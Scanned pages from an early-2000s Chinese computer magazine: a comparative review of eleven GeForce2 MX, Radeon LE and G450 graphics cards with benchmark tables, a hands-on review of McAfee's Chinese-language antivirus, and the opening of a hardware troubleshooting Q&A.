说了这么多无非是想让大家对目前的市场动态有所了解。到目前为止，在NV20、Radeon2和G800没推出之前可供大家选择的产品实在是太少了，nVIDIA、ATI、Matrox一超两强的竞争形式短期内不会改变。那么目前的GTS、MX、Radeon和G450到底哪一个更值得购买？特别是我们这些劳苦大众，实在没有那么多“银子”来购买GTS、Radeon64 VIVO这些高端卡，MX、Radeon、G450无疑是我们最好的选择。选择面虽小了可是选择难度却一点没降低，这三种卡在性能、特点上有什么差别？MX芯片的品牌显卡太多了，到底选哪个品牌能满足我们的需要？以上这些问题将是大家在选购时所必须面对的，而这也正是我们进行此次评测的目的所在。

参测产品

我们从市场里选购了不同品牌的主流显卡共11块，其中9款是基于GeForce2 MX芯片的显卡，一款基于G450芯片的Matrox的G450 Dual，还有一款基于Radeon的ATI Radeon LE。

评测概述

与其他产品相比，评测图形加速卡是一件美妙的事情。随着3D图形加速技术的飞速进步，在测试工作中给我们带来了细腻、逼真、动感十足的体验。Quake III这个号称对机器配置要求极为苛刻的游戏，现在我们也可以舒舒服服地体验它所带来的快感。而且生产工艺的改进使我们看到了核心频率更高的显卡出现，直接的表现就是在速度上有巨大的提升，同时由于有例如T&L(坐标及光影变换)核心、环境凹凸贴图等新技术的引入，可以使我们不用购买高速的CPU和专业级的显卡就可在家里享受图形工作站级的细腻画面。

我们此次评测尽量模拟广大用户现行的主流配置，选择了具有代表性的配件作为测试平台：

CPU	P III 800EB
主板	技嘉GA-60XE(815EP)
内存	256MB（PC-133）
显示器	ADI G500
硬盘	金钻20GB

关注我们的显卡

以往大家挑选显卡时，很少有人会注意到显卡的做工及用料，因为在nVIDIA统治显卡市场前，一般用户总是把显卡的品牌摆在最重要的位置。不过也难怪，那时候Diamond、STB、NO.9、ATI、Matrox等显卡制造厂商左右着整个显卡市场的形势，它们是显卡的代名词，所以大家挑选显卡时当然首先看显卡的品牌。可是现在的情况发生了变化，nVIDIA公司的产品后来居上，统治了80%的显卡芯片市场，以往那些叱咤风云的大牌显卡制造厂商也一家接着一家地烟消云散。现在市场上除了ATI和Matrox还在艰苦地走着自产自销的荆棘路外，市面上大多数显卡都有一颗同样“红亮”的nVIDIA之"芯"。而nVIDIA虽然不是显卡厂商，可它希望将天下所有的显卡厂商都变成自己麾下的显卡加工厂，所以nVIDIA对各显卡厂商的要求是：必须使用我的芯片、技术规格和LAYOUT（布线）。


这就造成了市面上的显卡除了显存、电容、风扇和PCB板的颜色略有不同以外，其他部分几乎一模一样。有点经验的DIY玩家都知道，虽然上述元器件的选择在显卡正常工作状态下对性能不会产生至关重要的影响，但是现在的显卡可以说都工作在高频状态下，而且显卡超频也能获得更好的性能，此时采用良好　的显存、电容、PCB板以及散热风扇无疑是显卡正常工作的重要保证，同时还为我们获得更好的性能创造了良好的条件。

11款 3D显卡战市场

一、nVIDIA GeForce2 MX系列

GeForce2 GTS虽然速度绝对一流，但其高昂的价格也使我们这些劳苦大众心跳得厉害。nVIDIA也意识到了这一点，推出了GeForce2 GTS的简化版本，代号NV11的GeForce2 MX，其采用了和GeForce2 GTS基本相同的核心以及工艺。GeForce2 MX除了拥有GeForce2 GTS引以为豪的单像素Shading、立方体环境映射、材质压缩以及硬件全屏幕反锯齿等功能外，还拥有DVC和TwinView双头显示等功能。nVIDIA把MX的渲染流水线数目由GTS的4条减为2条（GeForce265也为4条），在每个时钟周期内每条流水线能处理两个纹理单元（GeForce256只能处理一个），这样像素填充率比GeForce2 GTS低了一半还多，不过不必担心它在实际应用中的速度（主要指3D性能），还是要比GeForce256快不少。是它让我们这些没有足够银子来购买GTS的玩家着实爽了一把。当然MX也有自身缺点，虽然MX支持FSAA（全屏反锯齿），但是可以说对于MX来说谈论FSAA是没什么实际意义的，况且因为大多数厂商出于成本考虑都是使用SDRAM导致MX的显存带宽明显不够，也在一定程度上限制了MX的性能发挥。但无可否认的是，在GTS没有降到我们能接受的价格时，MX从它的价格、性能、兼容性来说都是中低档显卡中最佳的。


技嘉GA-GF1280




作为著名的主板生产厂商,技嘉公司进入显卡市场一展身手还是近两年的事，但是凭着技嘉公司丰富的板卡制造经验，这次也为我们带来了惊喜。技嘉MX显卡采用了技嘉一贯的蓝色PCB底板，使用了 -6ns现代显存颗粒。从做工上来看这块卡相当不错，使用了大量的直立电容，以稳定显卡的工作状态。在显卡芯片上使用了一块散热片。这块卡最大的卖点是支持视频输出，由于显卡上面只在芯片上安装了一个散热片,所以在超频使用的时候最好增加一块散热风扇！在测试中,技嘉卡的表现可以用中规中矩来形容，这更突出了其稳定性高于一切的特点。我相信凭着技嘉响亮的品牌，这块卡一定能招来大家注视的目光。

耕昇GeForce2 MX标准版、耕昇GeForce2 MX黄金版

采用了绿色的大PCB底板,从显卡的背面可以看到显卡电路的结构非常清晰，所有的焊点均匀而有光泽，用手抚摸显卡没有明显的毛刺感。为了散热效果更好，在GeForce2 MX芯片上使用了一块黑色的铝制散热片，而且散热片是粘在芯片上的，以增加散热效果。标准板使用的显存是6ns的，黄金版显存的速度是5.5ns。虽说卡的做工不错，但是这两块卡的评测成绩却不怎么令人满意。标准板在所有评测中均处在垫底的位置上，即使是采用5.5ns的号称是黄金版的MX也只是和其他普通版的MX打了个平手，可能是它的4层PCB底板严重影响了它在高频下的稳定度和性能。




黄金版




标准版

战神（中凌）GeForce2 MX

说起战神这个品牌大家可能都不太熟悉，但提起中凌那可是赫赫有名的公司，它曾经生产过的VooDoo被称为“黑金刚”，当时可是在市场上着实火了一把，在DIY市场有着良好的口碑。本次我们也找来了它做的MX，从外观上看不愧为大厂的产品。标准的公板设计，做工、用料都是非常实在，特别是使用了2个大号的钽电容用来稳定显卡的工作，给人一种用着非常放心的感觉。在3D Winmark2000的测试中，虽说没有一项拿到第一名，但是，每一项测试都在平均分以上，表现极为稳定。特别值得一题的是，在QuakeIII的测试中几乎每一项测试都在三甲内，而且在1024X768的分辨率下，无论是32位色还是16位色全部取得第一名的成绩，这对于喜欢高分辨率的游戏玩家来说可是大大的福音。




11款 3D显卡战市场



艾尔莎影雷者MX （白金版）

影雷者MX使用了nVIDIA的大PCB板布局，但是它与公板的设计又有一点不一样的地方：使用了面积更大的散热器，以及现代5.5ns SDRAM作为显存，为超频提供了良好的条件。在软件方面，影雷者MX提供ELSA根据nVIDIA公板驱动修改而来的驱动程序，相对于公板来说，界面的改动较大，在功能上也做了一些改进，加入了一些包括显示器、对3D眼镜支持等一些高级设置。特别是对3D眼镜的支持，使我们在游戏中领略到了另一番震撼。在测试中艾尔莎和技嘉的卡表现类似，可以用中规中矩来形容。每项测试都高于平均水平，对于追求品牌和想体验一下3D立体眼镜效果的用户来说，无疑是极具诱惑力的。




丽台 GeForce2 MX

这款丽台GeForce2 MX显卡采用标准公板设计，黄色的PCB基板，双面贴片设计，在图形加速主芯片上安装了散热片和散热风扇，显卡采用了大量的贴片电容，相比一般的直立电容价格较高，但是性能更稳定一些。丽台GeForce2 MX显卡采用6ns的现代显存，性能方面，现代6ns的显存可以轻松超频至180MHz使用，它的默认频率是175/166MHz，与大多数的MX显卡芯片速度相同。在测试数据上，丽台的成绩尚可，但在我们的印象中，丽台的产品应该表现得更好一些才对。

小影霸速龙 3000Plus&6000

小影霸速龙 3000Plus&6000 采用了公板的设计。显存上面，3000Plus采用了6ns的MT显存，6000型采用的是5.5ns的现代显存。在散热方面显卡使用了散热片和风扇相结合的方式，而且风扇还采用了富士康的名牌风扇。做工尚可，但是稳压电容却采用了普通的电解电容，让人觉得有偷工减料之嫌。在评测上，3000Plus 仅比垫底的耕昇标准版略高，但是5.5ns 的产品却比其他MX卡高出一大截，这也使我们对它格外关注。通过测试，我们发现6000的核心和显存频率是185/185MHz，实在是高了一些，这也解答了我们的疑惑。看来小影霸显卡的设计人员应该好好下下功夫了。



速龙 6000





图 7

速龙 3000Plus




奔驰 G3000

这块显卡采用金黄色的PCB底板，挺厚实的，做工还可以，没有劣质显卡的毛边等迹象。这块小影霸奔驰G3000采用的显存是三星6ns的，在测试中表现处于中游水平，各项参数没有太大的起伏。

11款3D显卡战市场

二、ATI Radeon LE



在 ATI 轰轰烈烈地推出 Radeon256 之后，我们很长一段时间没有看到 ATI 有什么大的动作，以至于在一段时间内，中、低端市场完全是 MX 的天下。可能 ATI 也意识到了这一点，现在它也推出 Radeon LE 来对抗 MX。Radeon LE 其实就是在芯片上精简了 Hyper-Z 电路的 Redeon（Hyper-Z 有点像现在被炒得很热的隐面消除技术，说白了就是可以有效地节约显存带宽）。可以说画质上它和 Redeon 没有任何区别（不管是 2D 还是 3D 上，ATI 的 Radeon 画质都要优于 nVIDIA）。它仍然使用 128BIT 的 DDR SGRAM 作为显存，使 Radeon LE 可以充分发挥其在 32BIT 真彩渲染能力，而性能不像 MX 那样由于受显存带宽的限制而急剧下降。而且不错的 FSAA 效

果可以带给我们更实际的享受。现在困扰我们的就是ATI的驱动和价格，如果ATI能像nVIDIA那样不断地改进和完善其驱动，并且价格能降到我们能接受的范围内，相信一定会赢得广大DIYer的欢迎。

这款显卡依然采用了大包装盒，印刷得相当精美，上面可以看到一个硕大的镭字显得格外与众不同。这块卡采用了绿色的PCB底板。显卡上最吸引人的就是采用了9个昂贵的钽电容，它和直立电容最大的不同就是性能更稳定，但是由于价格昂贵，所以没有被广泛地采用。这次ATI为求稳定看来是不惜血本了！这块卡也采用了流行的AGP4X接口设计。32MB的DDR显存，比一般的内存芯片的速度快出很多，可以说是买的放心用的舒心，这些都体现了ATI的大厂风范。在测试上，由于Radeon LE的核心频率明显低于MX，3D Winmark的测试数据在16位色下明显低于MX，但在32位色下就急起直追了。考虑到Radeon LE的渲染核心继承了Radeon的核心，同为32位渲染通道，就不难理解32位下，Radeon LE的出色表现了。

三、Matrox G450系列



G450芯片是G400的改进版本，它是在继承了G400优秀特点的基础上，面向中低端市场和入门级的二维图形制作专业市场。两者的最大区别就是制造工艺从G400的0.25微米改进到0.18微米。其次，Matrox出于降低成本的考虑，放弃了G400的128位显存总线，而使用64位显存总线取而代之。这在减少了G450的针脚数量的同时，使显存带宽减半。为了弥补这一损失，Matrox加入了对DDR SDRAM的支持。在实际使用中，工作在64位的显存总线的DDR SDRAM在性能上基本和工作在128位显存总线上的SDRAM内存持平。

显卡采用绿色的底板，个个电气元件排列整齐有序，焊点均匀光亮。这块卡的显存采用了现代6ns的DDR SDRAM，总容量为32MB。Matrox G450的芯片只采用了一块铝制散热片，没有采用风扇散热，超频的稳定性有些不足。显卡上有一根黑色的测温线，这在以往的图形卡中是从未见过的，显卡上面采用了很多钽电容以稳定显卡的工作状态。

G450的最大卖点就是双头显示功能。这回Matrox内置了两枚RAMDAC，其中主RAMDAC频率高达360MHz，而另一枚则为200MHz。

双头－多显示器：这一功能将令你的桌面尺寸扩大一倍，你可以在一台显示器上显示全景，而另一台显示其他控件，这可是一个非常大的可视工作区啊。并且你也可以在两台显示器中显示不同的程序。

变焦功能：对于图像编辑而言，这一功能将非常有用，在第二台显示器上，你可以放大缩小图片或整幅图片的局部位置，而主显示器则可以显示整幅图片全貌。这一特点使你在修改图片的时候可以立即看到其对全图的影响。

DVDMax：这是一个很有用的设计，你可以一边看DVD，一边工作或上网冲浪，工作娱乐两不误。可以把一台计算机变成工作中心和娱乐中心，非常适合几个人同时使用一台计算机的地方。

在测试中，由于G450可以说还是第三代的显卡，不具备T&L、FSAA等其他新技术，所以与其他两种芯片成绩都处于垫底的位置，但其优秀的2D画质还是给我们留下深刻的印象。

11款 3D显卡战市场

采购指南

不知道我们是该庆祝还是该担心：3D图形加速卡的产品更新周期已经缩短到六个月左右了。前一段时间还活跃在市场上的GeForce256，现在几乎已经销声匿迹。现在的3D市场就像CPU市场一样，如上紧发条的钟表越跑越快，新品不断涌现，而对于希望寻找最适用的产品的普通用户来说，则是眼花缭乱，无从下手。所以我们提醒用户，在采购时首先要明确自己的需求是什么——这是最基本的原则，而恰恰这也是最容易被我们忽略掉的因素。下面我们就本次评测的显卡列出了一张购买决策指南表，供大家参考。

从性能方面考虑	艾尔莎GeForce2 MX白金版
	战神 GeForce2 MX（中凌）
从性价比方面考虑	战神 GeForce2 MX（中凌）
	技嘉GeForce2 MX
从画质方面考虑	ATI Radeon LE
	艾尔莎GeForce2 MX白金版
从稳定性方面考虑	技嘉GeForce2 MX
	丽台GeForce2 MX

评测数据

3D Winmark2000

评测项目 / 显卡名称	640X480		800X600		1024X768	
	16bit	32bit	16bit	32bit	16bit	32bit
ATI Radeon LE	5920	5351	4810	4248	3544	3122
奔驰GeForce2 MX	6431	5710	5660	4600	4620	3202
战神 GeForce2 MX (中凌)	6453	5721	5822	4608	4632	3200
小影霸 GeForce2 MX 6000	6582	5946	6074	4980	4935	3533
小影霸 GeForce2 MX 3000Plus	6371	5522	5672	4284	4418	2915
耕昇GeForce2 MX 标准版	6322	5413	5594	4142	4313	2796
耕昇GeForce2 MX 黄金版	6475	5750	5859	4620	4638	3200
技嘉GeForce2 MX	6454	5722	5822	4606	4631	3219
丽台GeForce2 MX	6450	5722	5821	5060	4619	3200
艾尔莎GeForce2 MX 白金版	6479	5750	5821	5860	4631	3202
Matrox G450	5165	4176	3645	2810	4012	2789

QuakeIII

评测项目 / 显卡名称	640X480		800X600		1024X768	
	16bit	32bit	16bit	32bit	16bit	32bit
ATI Radeon LE	114.9	113.5	95.3	91	65.2	63.1
奔驰GeForce2 MX	123.1	113.6	107.2	80.9	71.1	50
战神 GeForce2 MX (中凌)	124	113.6	109.2	82.9	75.1	52
小影霸 GeForce2 MX 6000	124.8	104.1	99.7	79.7	70.3	49.9
小影霸 GeForce2 MX 3000Plus	122.5	98	96.1	64.8	63.1	40
耕昇GeForce2 MX 标准版	121.4	94.2	92.9	62	60.8	38.2
耕昇GeForce2 MX 黄金版	124.5	106.7	102.7	71.2	67.9	44.6
技嘉GeForce2 MX	124.1	110.6	100.7	80.2	70.5	50
丽台GeForce2 MX	124.2	106.7	102.7	71.5	67.9	44.6
艾尔莎GeForce2 MX 白金版	124.3	111.6	103.7	80.5	71.5	50.6
Matrox G450	64.7	32.5	56	30.1	43	24.7

11款3D显卡战市场

主流的显卡

产品	市场参考价(元)(截止到2月26日)	芯片	显存容量	优点	缺点	评价
ATI Radeon LE	1080	ATI Radeon	32MB DDR SGRAM	做工好 画质优	价格再低些就好了	单从画质的角度考虑，它是我们的最爱
Matrox G450	1450	G450	32MB DDR SDRAM	做工好2D显示效果出众	价格高	平面设计人员的最爱
战神 GeForce2 MX（中凌）	750	GeForce2 MX	32MB SDRAM	做工出色 物美价廉	不支持视频输出	不愧为战神，性价比最佳的产品
小影霸 GeForce2 MX 6000	780	GeForce2 MX	32MB SDRAM	做工一般 性能尚可	采用了4层PCB底板，稳定性不好	不知道降低频率还能不能表现良好
小影霸 GeoForce2 MX 3000Plus	750	GeForce2 MX	32MB SDRAM	做工尚可	性能太差	可以列入购买清单
耕昇 GeForce2 MX 标准版	820	GeForce2 MX	32MB SDRAM	做工尚可 附送软件丰富	性能最差 价格偏高	适用面较广的产品
耕昇 GeForce2 MX 黄金版	900	GeForce2 MX	32MB SDRAM	做工一般 性能尚可	采用了4层PCB底板，稳定性不好	性能不够理想
技嘉 GeForce2 MX	820	GeForce2 MX	32MB SDRAM	支持视频输出，性能尚可	如果有散热风扇就更好了	各项表现均衡的产品
丽台 GeForce2 MX	880	GeForce2 MX	32MB SDRAM	做工出色 性能尚可	不支持视频输出	易用性好
艾尔莎 GeForce2 MX 白金版	1060	GeForce2 MX	32MB SDRAM	做工出色 性能优秀 支持3D眼镜	最大的遗憾—不附带3D眼镜	喜欢3D游戏玩家不要错过
奔驰 GeForce2 MX	770	GeForce2 MX	32MB SDRAM	做工尚可	不支持视频输出	可以列入购买清单

撩起新来"杀手"的面纱
——McAfee杀毒之星V5.13版试用手记

□北京 易高人

McAfee的产品大家比较熟悉，例如它旗下的First Aid是非常流行的安全护理工具，而其产品中最负盛名的当属杀毒软件VirusScan。VirusScan是一款蜚声全球的病毒防护和截杀病毒的工具，不过由于该软件从来都是英文界面，所以在软件的亲和性上一直没有被中国用户认可。最近教育软件公司金洪恩与美国网络联盟公司（NAI）正式结盟，将其拳头产品McAfee VirusScan重新设计，推出了中文界面的全新防病毒理念杀毒软件——McAfee杀毒之星。下面笔者将试用心得报告给大家。

体贴安装和轻松配置

插入McAfee杀毒之星光盘之后，即启动安装向导。和其他杀毒软件不同的是，McAfee杀毒之星提供了安全类型选择，用户可选择最大安全和标准安全，其中最大安全类型可设置管理员权限进行配置和设置，特别受到网络管理员的青睐，也非常体贴企业用户的需要。McAfee杀毒之星的安装属于标准的向导式安装方式(图1)，在安装时选择典型安装或定制安装，其他操作都非常简单。安装完毕后，McAfee杀毒之星随后开始进行软件配置，用户可设置启动时扫描引导记录、运行VirusScan更新、创建救援磁盘集、启用VirusScan防护等功能。在实际操作中，用户只要启用McAfee杀毒之星的默认配置，一路点Next即能完成整个配置过程。这里特别提示一下，McAfee杀毒之星还附带一个文件备份系统Safe & Sound，该系统仅能在Windows 98下安装和应用，所以Windows 2000的用户在安装时会自动屏蔽这个选项，并在配置时自动跳过。



图1

易于上手的操作界面

启动McAfee杀毒之星后，我们看到的是如下的操作界面（图2）。主窗口即是一个中央控制点，全部程序都可在这个主界面中调用，可执行扫描、计划任务、隔离、在线升级等操作，并可调用应急磁盘等工具，还可启动配置为各项模块进行设置。另外细心的用户可能已经注意到，在McAfee杀毒之星的界面中，还提供前进、后退、主页按钮，虽然功能很简单，但在实际操作中却非常实用，用户也不会在进行多项操作后"找不到北"，点击按钮即可方便返回上级操作或主界面。我们认为，虽然McAfee杀毒之星功能和设置都比较多，但界面设计合理，使得功能一目了然，并且操作方便，所以非常利于各级用户上手使用。

图2



主要功能

McAfee杀毒之星使用两种方法保护系统，第一种方法手动扫描，只要在操作主界面中选择"扫描"，然后选择要扫描的计算机区域，单击"立即扫描"（图3），McAfee杀毒之星即开始工作。尤其值得一提的是McAfee杀毒之星的扫描速度，由于McAfee杀毒之星采用新一代扫描引擎Virtran 定点扫描技术，同时在自动升级病毒代码的同时，还会在线升级扫描引擎，所以和其他同类软件相比，它的扫描速度提高了70 - 90%，非常令人满意。随后，我们还在系统中做了试验，将带有网上最新流行病毒的文件混入系统中，McAfee杀毒之星的双重智能扫描引擎能非常快速而又准确地将它找出。另外，McAfee杀毒之星还提供PSDE引擎来高效查杀各种变形病毒。最后，我们一致认为，McAfee杀毒之星查杀毒快速、准确，是同类软件中的佼佼者。

第二种为后台扫描，可以连续不断地运行，并在计算机执行日常任务时实时监视病毒。可通过"计划"调用VShield扫描程序，VShield 扫描程序由五个模块组成（图4），



图 3




图 4



图 5



图 6

分别是程序、系统扫描、电子邮件扫描、下载扫描和Internet 过滤器。用户可根据自己的要求进行配置。完成配置后，后台扫描程序即开始默默地工作，它可以监控任何进出于系统的文件，这些文件包括来自软盘、网络、随同电子邮件而来的附件和来自网络中的文件。扫描程序会在用户打开、保存、复制、重命名或修改文件时进行扫描，完全不会"骚扰"用户的正常操作。另外，扫描程序可与浏览器、电子邮件客户端相结合，以便在病毒到达计算机之前就可登录，并扫描电子邮件附件中是否有病毒，这样即可彻底将病毒排除在外。扫描程序还包含能有效防范特洛伊木马、拒绝服务、恶意的ActiveX控件、Java小程序等以及基于Web的恶意攻击的功能，可以通过过滤某些站点的IP地址或域名来禁止浏览器连接这些站点。在应用中，我们发现McAfee杀毒之星的Internet过滤器的设置非常人性化，而不像Norton那样，在浏览网站时会经常跳出烦人的提示窗口。

正像上文所提及的那样，McAfee杀毒之星采用自动升级病毒代码的方法，只要点击"更新"按钮，即会自动连上服务器进行最新病毒数据库升级和杀毒引擎升级(图5)。不过根据我们以往使用国外杀毒软件的经验，发现自动升级功能固然好，但国外的服务器常常很难连接，而且连接后也会因为速度原因，需要一个很长的下载过程，而McAfee杀毒之星则彻底解决了这个难题。金洪恩公司开通了一个专门升级的服务网站（http://mcafee.hongen.com），为用户提供McAfee全球同步升级。所以我们在升级过程中，发现连接和下载速度极快，这一点非常令我们满意。

附加功能

Windows 98的用户在安装McAfee杀毒之星时，还会同时安装一个文件备份系统Safe & Sound。Safe & Sound可以建立自动或交互式的备份(图6)，这项功能将通过向导方式进行，引导用户一步步进行设置和操作。同时大家可以放心的是，McAfee杀毒之星提供了相当完善的文件免疫功能，所有备份的文件都不会被病毒感染。由此看来，McAfee杀毒之星除了向大家推出防病毒新理念之外，还非常注重"有备无患"这个传统观念。确实，只有新旧两种观念的结合，才能带给用户一个完美的安全环境。

稳定性

在我们试用的一段时间中，McAfee杀毒之星一直运行得相当稳定，并没有出现程序锁死、出错等现象，也未发现有和其他软件发生冲突的情况，所以它的稳定性同样做得不错。

总　结

NAI公司出品的McAfee杀毒之星具有强大的病毒查杀能力，特别是它的全球24小时监测、病毒库即时升级、AVERT紧急响应小组等全方位的服务，确实给国内的杀毒行业带来了一缕新鲜的空气。同时McAfee杀毒之星一改以往的英文界面，推出了适合中国用户的中文界面，操作设置也更为合理。相信凭借其强大的国际先进技术的支持，定会博得更多用户的青睐。不过在使用中，我们发现McAfee杀毒之星还是存在着一些不足之处，比如汉化工作做得不够彻底，另外在电子邮件扫描中，发现中国用户最为常用的Foxmail邮件客户端并未包括在内。所以我们希望McAfee杀毒之星能够在以后的版本中，修正以上的不足，再接再厉，不断创新，成为一款最全面的安全产品。

★外置调制解调器为何检测不到？
★扫描仪为何检测不到？
★扫描仪的 Ready 灯为何有时不亮？
★ PII266 为何显示为 133？
★如何清洗一体式墨盒佳能打印机？
★整合型主板究竟好不好？

问：我的计算机中原来装的是一个内置的调制解调器，最近换了一个外置的，可安装的时候总是检测不到这个外置的调制解调器，检查“设备管理器”时发现在外置的调制解调器安装的COM2口前出现了一个小红叉符号，请问这是怎么回事？

答：这种现象说明操作系统没有正常检测到COM2这个串行端口，一般来说原因可能有以下两种：

（1）COM2 端口发生硬件故障。如果是主板上的插口损坏，那只能到主板厂商处进行维修。如果是外接部分损坏，可以到市场上购买一个进行更换。

（2）BIOS 中的 COM2 端口被设置为禁止。您可以在开机后按下 Del 键进入 CMOS，选择 Integrated Peripherals 菜单中的 Onboard Serial Port2 选项，将 Disabled 改为有效状态（如 Auto 等）即可。

从您提供的情况分析，很可能是您以前在安装内置调制解调器的时候禁止了 COM2 端口的使用而造成了此种现象。

问：我新近购买了一台扫描仪，可当我将其连接到计算机上并安装了相应驱动程序，重新启动后进入 Windows 98 系统，启动扫描软件却无论如何也检测不到扫描仪，我在购买时明明测试是好的，请问这是什么问题？

答：您可以按照以下步骤进行检查：

（1）确定开启电源顺序正确。应该先打开扫描仪的电源，然后才启动计算机，否则系统将检测不到扫描仪。

（2）鼠标左键单击“开始”>“设置”>“控制面板”>“系统”>“设备管理器”，选中扫描仪的选项，单击窗口下面的‘刷新”按钮，查看扫描仪是否有自检，绿色指示灯是否长亮。如果是，则扫描仪本身工作正常。如果扫描仪的指示灯不停地闪烁，表明扫描仪工作状态不正常。可检查扫描仪与电脑的接口电缆是否有问题。此外，还可以在“设备管理器”中查看扫描仪的“属性”，看看是否与其他设备存在资源冲突，如果有，可以手动更改设备资源占用，若仍然不能解决，可以根据厂商提供的说明书更改 SCSI 卡上的跳线来解决。

问：前些天，我发现在打开扫描仪的电源后扫描仪面板上的 Ready 指示灯不亮，掀开上盖，发现里面的灯管是亮的，可这几天却又正常了，请问这是什么故障？

答：这是扫描仪在冬季使用时的常见问题，一般是由于您室内的气温过低造成的。解决的办法是打开扫描仪电源，预热 20 至 30 分钟，然后关闭扫描仪电源，间隔 1 至 2 分钟后再次打开电源即可使 Ready 指示灯亮起。如果仍然不能解决，请根据厂商提供的说明书，将扫描仪 SCSI 卡上的 ID 号通过跳线调整为 7，再重新开启电源一般就可解决。

问：我的计算机是PII 266的CPU，可是最近开机时偶尔主频竟显示成 133，屏幕上提示的信息是“Defaults CMOS Setup Loaded”。我这块主板是在BIOS中设置CPU频率的，当我进入 CMOS Setup 将 CPU 频率调整正常后，系统可正常显示 266 主频，请问这是什么故障？

